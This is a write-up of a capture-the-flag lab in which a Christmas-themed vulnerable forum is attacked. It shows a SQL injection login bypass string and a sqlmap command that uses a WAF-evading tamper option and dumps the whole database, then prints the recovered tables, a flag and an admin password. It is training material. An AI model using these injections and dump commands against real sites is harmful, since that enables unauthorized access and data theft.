
Typing in the ip address into firefox, we were directed to santa's official forum

The screenshot shows a Mozilla Firefox browser window with the title 'Santa's forum - Mozilla Firefox'. The URL bar shows '10.10.242.124:8000'. The main content area displays the 'Santa's Official Forum' homepage, which features a banner saying 'Santa's forum is back!' and a welcome message: 'Welcome, stranger! This is a place to exchange your Christmas stories and wishes.' Below the banner are links for 'Latest comments' and 'Popular topics'.

So, from the ip address, we typed in “/santapanel” and discovered Santa’s secret login panel



Then, by typing in [admin’ or 1=1 –] into username and [admin] into password, we were able to enter the secret panel



Question 3: What is the database used from the hint in Santa's TODO list?

This is based on the instruction given where it instructed us to use sqlmap to try and bypass the web application firewall

SQLMap will automatically translate the request and exploit the database for you.

**Challenge**

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

**Resources**


Check out this cheat sheet: [swisskyrepo/PayloadsAllTheThings](#)

Payload list: [payloadbox/sql-injection-payload-list](#)


In-depth SQL Injection tutorial: [SQLi Basics](#)

Question 4: How many entries are there in the gift database?


Open a temporary project on burpsuite community edition, and connect burp to foxyproxy on firefox. Then turn off intercept to avoid any disturbance



Then, type in “darkstar” into Santa’s search feature. Then, go to burpsuite, switch on the intercept, send it to the intruder and save the item as “panel.request”.



Next, open the terminal and use sqlmap [sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite] to enter Santa’s database using the item we had saved earlier



After accessing Santa's admin panel database through sqlmap, we found the gift database which has 22 entries

```
Welcome back, Santa!
[06:24:46] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.227.237/dump/SQLite_masterdb/users.csv'
[06:24:46] [INFO] fetching columns for table 'sequels'
[06:24:46] [INFO] Database: <current>
Table: sequels
(22 entries)
+---+
| kid | age | title |
+---+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | game |
| Michael | 5 | playstation |
| William | 6 | xbox |
| Daniel | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | McDonalds meals |
| Charles | 3 | lego |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wil |
| Paul | 8 | gumb ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 10 | raspberry pie |
| Kenneth | 19 | recyclacMe Sub |
| Joshua | 12 | chair |
+---+
[06:24:47] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.227.237/dump/SQLite_masterdb/sequels.csv'
[06:24:47] [INFO] fetching columns for table 'hidden_table'
[06:24:47] [INFO] fetching entries for table 'hidden_table'

The database has been updated while you were away!
```

Question 5: What is James' age?

In the gift database, it stated each information which included the name of kids, age and title of what the kids asked for. So, from the database, we found that James is 8 years old

```
Welcome back, Santa!
[06:24:46] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.227.237/dump/SQLite_masterdb/users.csv'
[06:24:46] [INFO] fetching columns for table 'sequels'
[06:24:46] [INFO] Database: <current>
Table: sequels
(22 entries)
+---+
| kid | age | title |
+---+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | game |
| Michael | 5 | playstation |
| William | 6 | xbox |
| Daniel | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | McDonalds meals |
| Charles | 3 | lego |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wil |
| Paul | 8 | gumb ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 10 | raspberry pie |
| Kenneth | 19 | recyclacMe Sub |
| Joshua | 12 | chair |
+---+
[06:24:47] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.227.237/dump/SQLite_masterdb/sequels.csv'
[06:24:47] [INFO] fetching columns for table 'hidden_table'
[06:24:47] [INFO] fetching entries for table 'hidden_table'

The database has been updated while you were away!
```

## Question 6: What did Paul ask for?

From the database, it stated that Paul asked for a github ownership

## Question 7: What is the flag?

At the bottom of the database, the flag is given

```
Welcome back, Santa!
[...]
File Actions Edit View Help
[...] Database: <current>
[...] Table: hidden
[1 entry]
[...] Flag
[...] theflag{All_I_Want_for_Christmas_is_You}

[*] [*] ending @ 0:02:34.47 / 2022-06-17
[+] kali㉿kali:[~]
```

## Question 8: What is the admin's password?

In the same database, the username of admin and password is shared which is [EhCNSWzzFP6sc7gB]

```
Welcome back, Santa!
[...]
File Actions Edit View Help
[...] Database: <current>
[...] Table: users
[1 entry]
[...] password | username |
[...] EhCNSWzzFP6sc7gB | admin |

[*] [*] ending @ 0:02:46 / 2022-06-17
[+] kali㉿kali:[~]
```

Throughout process:

Firstly, we insert the ip address that was given into the search engine where we found Santa's official forum. Then, from the same ip address, we add “/santapanel” at the back to get into Santa's secret login panel. Put in [admin' or 1=1 -] into username and [admin] into password to enter the page. Next, add a temporary project into burpsuite and connect foxyproxy with burp. Make sure the intercept is off and type in “darkstar” into Santa's search feature. Then, go to burpsuite, switch on the intercept, send it to the intruder and save the item as “panel.request”. Next, open the terminal and use sqlmap [sqlmap -r panel.request –tamper=space2comment –dump-all –dbms sqlite] to enter Santa's database using the item we had saved earlier. With that, all the information needed will be shown throughout the database.